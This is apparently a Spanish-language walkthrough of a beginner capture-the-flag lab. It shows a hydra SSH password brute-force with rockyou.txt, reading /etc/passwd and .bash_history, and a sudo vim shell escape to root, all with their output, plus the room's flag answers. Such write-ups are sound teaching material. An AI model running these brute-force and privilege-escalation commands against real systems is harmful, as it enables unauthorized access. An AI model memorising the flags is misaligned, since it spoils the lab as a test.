Speed.#1.....: 1995.0 kH/s (0.10ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1024/14344385 (0.01%)
Rejected.....: 0/1024 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
```

```
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 -> lovers1
```



Como no obtuve una rápida respuesta con el comando anterior de **hashcat** en paralelo utilicé la herramienta **hydra** (la vieja confiable XD...) para descifrar la password del usuario **mitch** con el comando **hydra -l mitch -P /home/deadgirl/Desktop/rockyou.txt ssh://10.10.144.97:2222**

```
(root@PeTeSTING)-[/home/deadgirl/Documents/rooms/6. Simple CTF]
# hydra -l mitch -P /home/deadgirl/Desktop/rockyou.txt ssh://10.10.144.97:2222
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
anyway)).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-20 21:59:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t
he tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525
tries per task
[DATA] attacking ssh://10.10.144.97:2222/
[2222][ssh] host: 10.10.144.97 login: mitch password: secret
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end. and the file s
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-20 21:59:55
```

Pregunta: ¿Cuál es la contraseña?

Respuesta: secreto

Pregunta: ¿Dónde puedo iniciar sesión con los datos obtenidos?

Respuesta: SSH

What's the password?

secret

✓ Correct Answer

Where can you login with the details obtained?

ssh

✓ Correct Answer

Usando el nombre de usuario y la contraseña que he descubierto, ahora puedo intentar acceder mediante SSH a la máquina de destino.

```
mitch@Machine: ~
File Actions Edit View Help
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-20 21:59:55

(root@PeTeSTING)-[/home/deadgirl/Documents/rooms/6. Simple CTF]
# ssh mitch@10.10.144.97 -p 2222
mitch@10.10.144.97's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ bash
mitch@Machine:~$ pwd
/home/mitch
mitch@Machine:~$ ls -la
total 36
drwxr-xr-x 3 mitch mitch 4096 aug 19 2019 .
drwxr-xr-x 4 root  root  4096 aug 17 2019 ..
-rw-r--r-- 1 mitch mitch 178 aug 17 2019 .bash_history
-rw-r--r-- 1 mitch mitch 220 sep  1 2015 .bash_logout
-rw-r--r-- 1 mitch mitch 3771 sep  1 2015 .bashrc
drwxr-xr-x 2 mitch mitch 4096 aug 19 2019 .cache
-rw-r--r-- 1 mitch mitch 655 mai 16 2017 .profile
-rw-rw-r-- 1 mitch mitch 19 aug 17 2019 user.txt
-rw-r--r-- 1 mitch mitch 515 aug 17 2019 .viminfo
mitch@Machine:~$
```



No hare más larga la explicación, ya que aquí solamente comencé a listar los archivos y directorios (más de lo mismo), salvo que aquí he encontrado otra flag.

```
mitch@Machine:~$ cat .bash_history
ls
clear
exit
ls -la
id
clear
sudo -l
clear
vim
/usr/bin/vim
id
cd /root
cd
clear
ls -la
rm -rf examples.desktop
touch user.txt
echo G00d j0b, keep up! > user.txt
/usr/bin/vim
mitch@Machine:~$
```

Pregunta: ¿Cuál es la bandera de usuario?

Respuesta: G00d J0b, keep up!

What's the user flag?

G00d j0b, keep up!

✓ Correct Answer

```
mitch@Machine:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuid:x:107:111::/run/uuid:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
sunbath:x:1000:1000:VuLn,,,:/home/sunbath:/bin/bash
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:122:130:ftp daemon,,,:/srv/ftp:/bin/false
mitch:x:1001:1001::/home/mitch:
sshd:x:123:65534::/var/run/sshd:/usr/sbin/nologin
mitch@Machine:~$
```



A continuación, verifico si otros usuarios tienen directorios de inicio y efectivamente existe otro directorio con el nombre **sunbath**

¡Adelante con la escalada de privilegio! Primero, ejecuto “sudo -l” para ver qué puede ejecutar mi usuario actual.

```
mitch@Machine:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sunbath:x:1000:1000:Vuln,,,:/home/sunbath:/bin/bash
sshd:x:123:65534::/var/run/ssh:/usr/sbin/nologin
mitch@Machine:~$ cat /etc/passwd | grep mitch
mitch:x:1001:1001::/home/mitch:
mitch@Machine:~$ cd ..
mitch@Machine:/home$ ls
mitch  sunbath
mitch@Machine:/home$ cd sunbath/
bash: cd: sunbath/: Permission denied
mitch@Machine:/home$ sudo -l
User mitch may run the following commands on Machine:
(root) NOPASSWD: /usr/bin/vim
mitch@Machine:/home$
```

Pregunta: ¿Hay algún otro usuario en el directorio de inicio? ¿Cómo se llama?

Respuesta: sunbath

Is there any other user in the home directory? What's its name?

sunbath

✓ Correct Answer

What can you leverage to spawn a privileged shell?

vim

✓ Correct Answer

Puedo ver que el usuario mitch puede ejecutar **/usr/bin/vim** sin contraseña. Con esa información, visito la página de **GTFOBins** y ver si puedo usarlo para privesc.

The screenshot shows the GTFOBins website, which is a curated list of Unix binaries that can be used to bypass local security restrictions. The page includes a search bar and a table of binaries with their functions. The table is as follows:

Binary	Functions
7z	File read Sudo
aa-exec	Shell SUDO Sudo
ab	File upload File download SUID Sudo
agetty	SUID
alpine	File read SUID Sudo
ansible-playbook	Shell Sudo



Parece que si ejecuto este comando puedo aumentar los privilegios

```
mitch@Machine:/home$ sudo /usr/bin/vim -c '!:bin/bash'
root@Machine:/home# whoami
root
root@Machine:/home# cd /root/
root@Machine:/root# ls -la
total 28
drwx----- 4 root root 4096 aug 17 2019 .
drwxr-xr-x 23 root root 4096 aug 19 2019 ..
-rw-r--r-- 1 root root 3106 oct 22 2015 .bashrc
drwx----- 2 root root 4096 aug 17 2019 .cache
drwxr-xr-x 2 root root 4096 aug 17 2019 .nano
-rw-r--r-- 1 root root 148 aug 17 2015 .profile
-rw-r--r-- 1 root root 24 aug 17 2019 root.txt
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
root@Machine:/root#
```

¡Funcionó! A partir de aquí, solo me queda tomar la flag de root y la room estará completa.

Pregunta: ¿Cuál es la bandera root?

Respuesta: W3ll d0n3. You made it!

What's the root flag?

W3ll d0n3. You made it!

✓ Correct Answer

